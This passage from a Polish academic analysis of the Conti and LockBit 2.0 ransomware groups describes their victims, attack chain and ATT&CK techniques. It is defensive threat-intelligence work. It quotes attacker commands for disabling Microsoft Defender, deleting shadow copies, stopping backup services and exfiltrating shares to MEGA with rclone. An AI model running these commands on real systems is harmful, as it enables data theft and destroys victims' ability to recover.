Tak jak każdej większej firmie, w grupie Conti były również proponowane projekty rozwojowe przez szefa grupy Conti. W ramach struktur powstał dział Blockchain, którego celem było stworzenie giełdy kryptowalut we własnym ekosystemie grupy. Dodatkowo w planach było stworzenie sieci społecznościowej dla cyberprzestępów w sieci *darknet*.

Najnowsze doniesienia z firmy Adv Intel wskazują, że grupa RaaS Conti poprzez wymuszenie wprowadzenia stanu gotowości na Kostaryce swoimi działaniami, otworzyła sobie drogę do zamknięcia swojej działalności i przeniesienia ich do wcześniej utworzonych odnog - grupy Karakurt, BlackByte oraz innych grup RaaS [87, 88].

3.1.2. Notowane ofiary grupy

Zgodnie ze statystykami firmy DarkTracer z 29 marca 2022, *Ransomware as a Service* Conti odnotował łącznie ponad 800 zaatakowanych organizacji (Rys. 3.8).



Rys. 3.8: Zebrana liczba ofiar RaaS Conti w stosunku do krajów [89]

Partnerzy grupy Conti najczęściej atakują firmy, znajdujące się w USA, Wielkiej Brytanii, Kanadzie oraz w Europie Zachodniej. Partnerzy Conti obierają za cel wszelkie podatne placówki - nie zważając czy atakowane są szpitale, czy też placówki edukacyjne.


Przykładowymi poszkodowanymi organizacjami przez partnerów RaaS Conti są:

- **The Volkswagen Group** - światowa firma automotive [90],
- **Advantech** - producent chipów IoT [91],
- **SAC Wireless** - amerykańska spółka zależna Nokii [92],
- **JVCKenwood** - japoński producent elektroniki [93],
- **Bank Indonesia (BI)** [94],
- **Delta Electronics** - tajwański dostawca elektroniki dla firm Apple, Tesla, HP i Dell [95],

- **Nordex** - producent turbin powietrznych [96],
- **Department of Health (DoH)** - ministerstwo zdrowia w Irlandii [97],
- **Health Service Executive (HSE)** - publiczna służba zdrowia w Irlandii [98, 99].

Atak *ransomware* Conti najbardziej odczuło ministerstwo zdrowia DoH oraz publiczna służba zdrowia HSE w Irlandii w czasach pandemii COVID-19. Partnerzy grupy Conti zaatakowali pełną mocą z 13 na 14 maja 2021 roku, a dostęp do pierwszego urządzenia w HSE otrzymali 18 marca 2021 roku. Ich aktywność została odnotowana przez administratorów systemów HSE oraz DoH - podjęto decyzje o wyłączeniu wszystkich systemów IT, aby ograniczyć skutki infekcji *ransomware* Conti - powstrzymać masowe szyfrowanie urządzeń oraz wyciek danych. Atak spowodował m.in. wyłączenie dostępu do ważnych danych pacjentów dla prawie wszystkich obywateli Irlandii na ponad tydzień, poważne zakłócenia w działalności służby zdrowia, publikacje wrażliwych danych pacjentów oraz pracowników. Atakujący zażądali okupu w wysokości 19 milionów dolarów, lecz HSE i rząd Irlandii potwierdziły w dniu ataku, że nie zapłacą okupu i go nie zapłaciły. Działania naprawcze po incydencie *ransomware* Conti trwały 4 miesiące (Rys. 3.9).


Figure 2: Summary Timeline 14 May - 21 September 2021



Rys. 3.9: Podsumowanie działań naprawczych po ataku ransomware Conti na HSE [99]

3.1.3. Analiza techniczna ataków

Na podstawie analiz *Threat Intelligence* [57, 67, 68, 65, 66, 64, 54, 58, 71, 100, 101, 102, 103] zebrano informacje o metodologii ataków grupy RaaS Conti. Podsumowanie pełnej ścieżki ataku przedstawiono na rysunku 3.10.



Rys. 3.10: Schemat możliwych przebiegów ataku dla partnerów Conti [53]

Ransomware Conti oraz działalność partnerów Conti jest przystosowana do działania w środowiskach z rodziną systemów Windows.

Głównym wektorem wejścia partnera Conti jest dystrybucja poprzez inne złośliwe oprogramowanie, przekazywane w formie phishingu. W tym celu wykorzystywane są infekcje złośliwym oprogramowaniem Trickbot, IcedID, BazarLoader, Emotet oraz Bumblebee. W wyniku wstępnej infekcji, na zainfekowaną stację wgrywane jest narzędzie CobaltStrike [104], które w niepowołanych rękach służy do utrzymywania przyczółka przez partnerów Conti. Jest ono

wstrzykiwane w aktywne procesy w systemach, co pozwala im ominąć zabezpieczenia. Dodatkowo wykorzystywane są planowane zadania, które pozwalają uruchamiać złośliwe oprogramowanie co wyznaczony czas. Do uzyskania dostępu do organizacji również odnotowano wykorzystanie popularnych podatności - m.in podatność Log4j2 (CVE-2021-44228) wykorzystanej w atakach na VMware vCenter, podatność w Fortinet VPN (CVE-2018-13379) oraz podatności ProxyShell na serwery Microsoft Exchange (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207). Członkowie grupy Conti również uzyskiwali dostęp do organizacji poprzez nieodpowiednio zabezpieczone usługi RDP (ang. *Remote Desktop Protocol*), VPN (ang. *Virtual Private Network*), SSH (ang. *Secure Shell*), a także dzięki uzyskanym poświadczonym do usług.

Komunikacja z serwerami zarządzania najczęściej odbywa się przez połączenia CobaltStrike.

Po uzyskaniu pełnego dostępu do pierwszego urządzenia w organizacji, partnerzy Conti badają infrastrukturę organizacji (List. 3.1). W ten sposób weryfikowane są kolejno dane o sieci, systemie, grupach i domenach, kontaktach w Active Directory, kontrolerach domeny, używanych rozwiązań antywirusowych, uruchomionych procesach, zawartości folderów oraz wykorzystanym języku na urządzeniach. Dodatkowo do enumeracji obiektów w Active Directory wykorzystano narzędzie AdFind [105]. Partnerzy grupy Conti również skanują otwarte porty.

Listing 3.1: Komendy wykonywane przez partnerów Conti w ramach badania infrastruktury

```
ipconfig /all
net config workstation
net view /all /domain
net view /all
ping
systeminfo
whoami /groups
nltest /domain_trusts
nltest /domain_trusts /all_trusts
new group "Domain Admins" /domain
cmd.exe /C nltest /dclist:
cmd.exe /C net group /domain "Domain Computers"
cmd.exe /C net group /domain "Enterprise Admins"
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path
    ↪ AntiVirusProduct Get * /Format:List
tasklist /s <REDACTED>
C:\Windows\system32\cmd.exe /C dir "\\\<REDACTED>"C$ /s >> listback.txt
C:\Windows\system32\cmd.exe /C dir "\\\<REDACTED>"C$ /s >> list1.txt
cmd.exe /c chcp >&2
```

Po wykryciu potrzebnych informacji, partnerzy Conti wyłączają usługi antywirusowe - Microsoft Defender jest wyłączany poprzez wywołania GPO (ang. *Group Policy Object*), zmiany kluczy w rejestrze, wywołania komendy Powershell, a pozostałe rozwiązania bezpieczeństwa poprzez wywołanie komendy `net stop` (List. 3.2)

Listing 3.2: Komendy stosowane do omijania zabezpieczeń przez partnerów Conti

```
powershell -nop -exec bypass Set-MpPreference -DisableRealtimeMonitoring  
    ↳ $true  
C:\Windows\system32\cmd.exe /C gpupdate /force  
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware  
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\  
    ↳ DisableRealtimeMonitoring  
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\  
    ↳ DisableBehaviorMonitoring  
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\  
    ↳ DisableIntrusionPreventionSystem  
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
```

W ramach eskalacji uprawnień oraz dalszego propagowania infekcji, partnerzy Conti wykorzystują m.in narzędzie CobaltStrike, AnyDesk [106], Atera [107], PsExec [108], usługi RDP, SMB (ang. *Server Message Block*), VNC (ang. *Virtual Network Connection*), WMIC, podatności w Active Directory (CVE-2021-42278, CVE-2021-42287), podatność PrintNightmare (CVE-2021-34527/CVE-2021-1675), Zerologon (CVE-2020-1472), Log4j2 (CVE-2021-44228) oraz ms17-010 (zdalne otrzymanie pełnych uprawnień – przez protokół SMBv1).

Partnerzy Conti w ramach ataku również próbują uzyskiwać poświadczenia poprzez dostęp do LSASS (ang. *Local Security Authority Subsystem Service*) przy pomocy narzędzia Mimikatz [109] lub ProcDump [110], a także poprzez uzyskanie prawidłowego biletu Kerberos.

Partnerzy RaaS Conti wykradają zebrane dane przy pomocy narzędzia WinSCP [111] do serwera FTP (ang. *File Transfer Protocol*) albo poprzez narzędzie RClone [112] do chmurowych zasobów w MEGA [113] (List. 3.3).

Listing 3.3: Wykonanie eksfiltracji danych poprzez narzędzie RClone oraz MEGA przez grupę Conti

```
rclone.exe copy --max-age 2y "\\\ SERVER\\Shares" Mega:DATA -q --ignore-  
    ↳ existing --auto-confirm --multi-thread-streams 7 --transfers 7 --  
    ↳ bwlimit 10M
```

Następnie po udanej eksfiltracji danych, rozpoczynają oni uruchamianie próbek *ransomware* na urządzeniach.

Ransomware Conti może być plikiem o rozszerzeniu .exe lub .dll. Po uruchomieniu, najpierw weryfikuje poprzez wpis w rejestrze nazwę komputera, na którym się znajduje. Następnie podejmuje się niszczenia tzw. *Volume Shadow Copies*, czyli uniemożliwia proste odzyskanie plików z zaszyfrowanych dysków. Wykonuje to m.in. poprzez modyfikację ich rozmiarów oraz ich usuwanie (List. 3.4).

Listing 3.4: Niszczenie wpisów Volume Shadow Copies przez ransomware Conti

```
vssadmin Delete Shadows /all /quiet  
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB  
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded  
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB  
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded  
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB  
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded  
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB  
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
```

Kolejno podejmuje się skanowania lokalnej sieci, w celu odnalezienia otwartych portów SMB, aby rozprzestrzenić się na inne stacje w organizacji (wykorzystanie *arp -a*). W międzyczasie rozpoczyna on proces szyfrowania, wykorzystując ku temu wiele wątków CPU jednocześnie, zmniejszając sprawność stacji do zera do czasu zakończenia szyfrowania. Dzięki wykorzystaniu wielowątkowości, *ransomware* Conti potrafi zaszyfrować wszystkie dostępne dyski w mniej niż sekundę.

Conti używa klucza szyfrowania AES-256, który jest dołączony do publicznego klucza szyfrowania RSA-4096 (Uwaga: ten klucz jest unikalny dla każdej ofiary).

Zaszyfrowane pliki posiadają rozszerzenia, których wyrażenie regularne wygląda następująco:

Listing 3.5: Rozszerzenia zaszyfrowanych plików przez ransomware Conti

```
<file>.CONTI
LUB
<file>.[A-Z]{5}
```

W trakcie działania, Conti wyklucza z szyfrowania pliki oraz ścieżki, wskazane w tabeli 3.1.

Tab. 3.1: Rozszerzenia plików oraz ścieżki wykluczone z szyfrowania przez ransomware Conti

Rozszerzenia plików	Ścieżki
*.exe, *.dll, *.sys, *.msi, *.lnk, *.<zaszyfrowane pliki>	Windows, Boot, winnt, temp, tmp, Application Data, \$Recycle Bin or \$RECYCLE BIN, System Volume Information, Program Files (x86) or Program Files, AppData, thumb, Trend Micro

Następnie wyłącza ponad 100 różnych usług poprzez wykonanie komendy `net stop` (List. 3.6).

Listing 3.6: Przykładowe komendy wykorzystywane do wyłączenia usług przez ransomware Conti

```
net stop "SQLsafe Backup Service" /y
net stop "Acronis VSS Provider" /y
net stop MSExchangeIS /y
net stop AVP /y
[...]
```

Każda próbka może być uruchomiona z dodatkowymi parametrami, które pozwalają kontrolować wykonanie *ransomware* w zależności od potrzeb i preferencji atakujących. Domyślnie najnowsza wersja Conti szyfruje wszystko co napotka na swojej drodze, wykorzystując wielowątkowość. Lista wszystkich parametrów, wykrytych w próbkach Conti:

- `-m local` - wielowątkowe szyfrowanie plików na lokalnych dyskach stacji
- `-m net` - wielowątkowe szyfrowanie wszystkiego, do czego próbka będzie mieć dostęp po przez SMB,
- `-m all` - połączenie parametrów local i net,
- `-p [directory]` - wybranie ścieżki do zaszyfrowania jednym wątkiem (tylko wybranej),
- `-size [chunk mode]` - ustawienie progu, dla których uruchomi się tryb szyfrowania dla dużych plików (domyślnie dla większych niż 5MB) - próbka szyfruje tylko część pliku,

- `-log [file name]` - tryb logowania wszelkich podjętych akcji przez próbkę do określonego pliku,

W każdym folderze, po wykonaniu szyfrowania, Conti tworzy dodatkowo pliki `CONTI_README.txt` oraz `readme.txt`, w których znajduje się informacja o sposobie komunikacji i możliwości odzyskania danych po opłaceniu stosownego okupu.

3.1.4. Wyszczególnione TTP

Na podstawie zebranych analiz otwarto źródłowych badaczy bezpieczeństwa (wymienionych w rozdziale 3.1) oraz macierzy MITRE ATT&CK [56] wyszczególniono kolejne techniki oraz subtechniki, wykorzystywane w poszczególnych fazach ataku (Tab. 3.2).

Tab. 3.2: Zebrane TTP dla grupy RaaS Conti

TTP ID	Technika	Subtechnika
Initial Access		
T1078	Valid Accounts	
T1190	Exploit Public-Facing Application	
T1566	Phishing	
T1195	Supply Chain Compromise	
T1566.001	Phishing	Spearphishing Attachment
T1566.002	Phishing	Spearphishing Link
T1566.003	Phishing	Spearphishing via Service
Execution		
T1047	Windows Management Instrumentation	
T1059	Command and Scripting Interpreter	
T1569	System Services	
T1569.002	System Services	Service Execution
T1059.001	Command and Scripting Interpreter	PowerShell
T1059.003	Command and Scripting Interpreter	Windows Command Shell
T1106	Native API	
T1053.005	Scheduled Task/Job	Scheduled Task
T1059.005	Command and Scripting Interpreter	Visual Basic
T1059.007	Command and Scripting Interpreter	JavaScript
Persistence		
T1078	Valid Accounts	
T1543	Create or Modify System Process	
T1543.003	Create or Modify System Process	Windows Service
T1037	Boot or Logon Initialization Scripts	
T1053.005	Scheduled Task/Job	Scheduled Task
T1136	Create Account	
Privilege Escalation		
T1078	Valid Accounts	

T1134	Access Token Manipulation	
T1543	Create or Modify System Process	
T1543.003	Create or Modify System Process	Windows Service
T1055	Process Injection	
T1068	Exploitation for Privilege Escalation	
T1484	Domain Policy Modification	
T1037	Boot or Logon Initialization Scripts	
T1053.005	Scheduled Task/Job	Scheduled Task
T1055.012	Process Injection	Process Hollowing
T1055.013	Process Injection	Process Doppelgänging
Defense Evasion		
T1027	Obfuscated Files or Information	
T1078	Valid Accounts	
T1112	Modify Registry	
T1134	Access Token Manipulation	
T1550	Use Alternate Authentication Material	
T1550.002	Use Alternate Authentication Material	Pass the Hash
T1562	Impair Defenses	
T1562.001	Impair Defenses	Disable or Modify Tools
T1027.002	Obfuscated Files or Information	Software Packing
T1055	Process Injection	
T1484	Domain Policy Modification	
T1497	Virtualization/Sandbox Evasion	
T1564	Hide Artifacts	
T1564.003	Hide Artifacts	Hidden Window
T1036	Masquerading	
T1055.012	Process Injection	Process Hollowing
T1055.013	Process Injection	Process Doppelgänging
T1211	Exploitation for Defense Evasion	
T1218.005	System Binary Proxy Execution	Mshta
T1218.010	System Binary Proxy Execution	Regsvr32
T1218.011	System Binary Proxy Execution	Rundll32
T1480	Execution Guardrails	
T1497.001	Virtualization/Sandbox Evasion	System Checks
T1550.003	Use Alternate Authentication Material	Pass the Ticket
Credential Access		
T1003	OS Credential Dumping	
T1110	Brute Force	
T1552	Unsecured Credentials	
T1552.001	Unsecured Credentials	Credentials In Files
T1557	Adversary-in-the-Middle	
T1557.001	Adversary-in-the-Middle	LLMNR/NBT-NS Poisoning and SMB Relay


T1003.001	OS Credential Dumping	LSASS Memory
T1003.003	OS Credential Dumping	NTDS
T1040	Network Sniffing	
T1212	Exploitation for Credential Access	
T1558	Kerberoasting	
T1558.003	Steal or Forge Kerberos Tickets	Kerberoasting
Discovery		
T1049	System Network Connections Discovery	
T1057	Process Discovery	
T1082	System Information Discovery	
T1083	File and Directory Discovery	
T1012	Query Registry	
T1016	System Network Configuration Discovery	
T1018	Remote System Discovery	
T1033	System Owner/User Discovery	
T1046	Network Service Discovery	
T1087	Account Discovery	
T1124	System Time Discovery	
T1135	Network Share Discovery	
T1482	Domain Trust Discovery	
T1497	Virtualization/Sandbox Evasion	
T1518	Software Discovery	
T1518.001	Software Discovery	Security Software Discovery
T1010	Application Window Discovery	
T1040	Network Sniffing	
T1069	Permission Groups Discovery	
T1087.001	Account Discovery	Local Account
T1087.002	Account Discovery	Domain Account
T1120	Peripheral Device Discovery	
T1497.001	Virtualization/Sandbox Evasion	System Checks
T1614.001	System Location Discovery	System Language Discovery
Lateral Movement		
T1550.002	Use Alternate Authentication Material	Pass the Hash
T1021	Remote Services	
T1021.001	Remote Services	Remote Desktop Protocol
T1021.002	Remote Services	SMB/Windows Admin Shares
T1080	Taint Shared Content	
T1210	Exploitation of Remote Services	
T1550	Use Alternate Authentication Material	
T1550.003	Use Alternate Authentication Material	Pass the Ticket
Collection		
T1005	Data from Local System	

T1039	Data from Network Shared Drive	
T1557.001	Adversary-in-the-Middle	LLMNR/NBT-NS Poisoning and SMB Relay
T1074.001	Data Staged	Local Data Staging
T1114	Email Collection	
T1557	Adversary-in-the-Middle	
T1560	Archive Collected Data	
Command and Control		
T1105	Ingress Tool Transfer	
T1219	Remote Access Software	
T1573	Encrypted Channel	
T1071	Application Layer Protocol	
T1071.001	Application Layer Protocol	Web Protocols
T1090	Proxy	
T1090.002	Proxy	External Proxy
T1090.004	Proxy	Domain Fronting
T1095	Non-Application Layer Protocol	
Exfiltration		
T1567	Exfiltration Over Web Service	
T1048	Exfiltration Over Alternative Protocol	
T1567.002	Exfiltration Over Web Service	Exfiltration to Cloud Storage
Impact		
T1486	Data Encrypted for Impact	
T1489	Service Stop	
T1490	Inhibit System Recovery	


3.2. LockBit 2.0

Pierwsze wzmianki o LockBit pojawiły się we wrześniu 2019 roku. Działał on wtedy pod inną nazwą - ABCD, ze względu na wykorzystywane rozszerzenie zaszyfrowanych plików - .abcd. Ewoluował on w Lockbit rok później i rozpoczął masowe ataki na organizacje [114]. Lockbit w wersji 1.0 działał w modelu RaaS.

Obecnie Lockbit w wersji 2.0 jest jedną z najbardziej aktywnych grup RaaS. Została ona uruchomiona w czerwcu 2021 roku. Grupa RaaS oraz *ransomware* Lockbit jest przypisywany do rosyjskojęzycznej grupy cyberprzestępcoj Bitwise Spider [116], nazywanej również Lockbit Gang [69], która jest odpowiedzialna za rozwój *ransomware* LockBit oraz złośliwego oprogramowania, wykradającego informacje StealBit. W porównaniu do grupy Conti, na stronie DLS również publikują informację o warunkach bycia partnerem grupy Lockbit oraz pozostawiają dane do kontaktu (Rys. 3.12). Dodatkowo opublikowali oni dane marketingowe o swoim produkcie poparte testami szybkości szyfrowania danych w porównaniu do innych rodzin *ransomware* oraz wykradania danych na inne sposoby niż ich oprogramowaniem StealBit (Rys. 3.13, 3.14).



Rys. 3.11: Strona DLS grupy RaaS Lockbit 2.0 [115]



Rys. 3.12: Strona DLS Lockbit z warunkami bycia partnerem oraz marketingiem produktu [115]

Lockbit Gang cechuje się wysoką automatyzacją ataków. Darktrace to wiodąca firma zajmująca się cyberobroną za pomocą sztucznej inteligencji, która w lutym 2021 r. zidentyfikowała atak Lockbit [118]. Podczas tego ataku gang przeszedł od początkowego uzyskania dostępu do

Encryption speed comparative table for some ransomware - 02.08.2021							
PC for testing: Windows Server 2016 x64\8 core Xeon E5-2680@2.40GHz\16 GB RAM\SSD							
Name of the ransomware	Date of a sample	Speed in megabytes per second	Time spent for encryption of 100 GB	Time spent for encryption of 10 TB	Self spread	Size sample in KB	The number of the encrypted files (All file in a system 257472)
LOCKBIT 2.0	5 Jun, 2021	373 MB/s	4M 28S	7H 26M 40S	Yes	855 KB	109964
LOCKBIT	14 Feb, 2021	266 MB/s	6M 16S	10H 26M 40S	Yes	146 KB	110029
Cuba	8 Mar, 2020	185 MB/s	9M	15H	No	1130 KB	110468
BlackMatter	2 Aug, 2021	185 MB/s	9M	15H	No	67 KB	111018
Babuk	20 Apr, 2021	166 MB/s	10M	16H 40M	Yes	79 KB	109969
Sodinokibi	4 Jul, 2019	151 MB/s	11M	18H 20M	No	253 KB	95490
Ragnar	11 Feb, 2020	151 MB/s	11M	18H 20M	No	40 KB	110651
NetWalker	19 Oct, 2020	151 MB/s	11M	18H 20M	No	902 KB	109892
MAKOP	27 Oct, 2020	138 MB/s	12M	20H	No	115 KB	111002
RansomEXX	14 Dec, 2020	138 MB/s	12M	20H	No	156 KB	109700
Pysa	8 Apr, 2021	128 MB/s	13M	21H 40M	No	500 KB	108430
Avaddon	9 Jun, 2020	119 MB/s	14M	23H 20M	No	1054 KB	109952
Thanos	23 Mar, 2021	119 MB/s	14M	23H 20M	No	91 KB	81081
Razny	20 Dec, 2020	111 MB/s	15M	1D 1H	No	138 KB	109918
PwndLocker	4 Mar, 2020	104 MB/s	16M	1D 2H 40M	No	17 KB	109842
Sekhmet	30 Mar, 2020	104 MB/s	16M	1D 2H 40M	No	364 KB	random extension
Sun Crypt	26 Jan, 2021	104MB/s	16M	1D 2H 40M	No	1422 KB	random extension
REvil	8 Apr, 2021	98 MB/s	17M	1D 4H 20M	No	121 KB	109789
Conti	22 Dec, 2020	98 MB/s	17M	1D 4H 20M	Yes	186 KB	110220

Rys. 3.13: Reklamowana szybkość szyfrowania ransomware Lockbit oraz Lockbit 2.0 w porównaniu do innych ransomware na stronie DLS [115]

Comparative table of the information download speed of the attacked company							
Testing was made on the computer with a speed of Internet of 1 gigabit per second							
Downloading method	Speed in megabytes per second	Compression in real time	Hidden mode	drag'n'drop	Time spent for downloading of 10 GB	Time spent for downloading of 100 GB	Time spent for downloading of 10 TB
Stealer - StealBIT	83,46 MB/s	Yes	Yes	Yes	1M 59S	19M 58S	1D 9H 16M 57S
Rclone pcloud.com free	4,82 MB/s	No	No	No	34M 34S	5H 45M 46S	24D 18M 8S
Rclone pcloud.com premium	4,38 MB/s	No	No	No	38M 3S	6H 20M 31S	26D 10H 11M 45S
Rclone mail.ru free	3,56 MB/s	No	No	No	46M 48S	7H 48M 9S	32D 12H 16M 28S
Rclone mega.nz free	2,01 MB/s	No	No	No	1H 22M 55S	13H 48M 11S	57D 13H 58M 44S
Rclone mega.nz PRO	1,01 MB/s	No	No	No	2H 45M	1D 03H 30M 9S	114D 14H 16M 30S
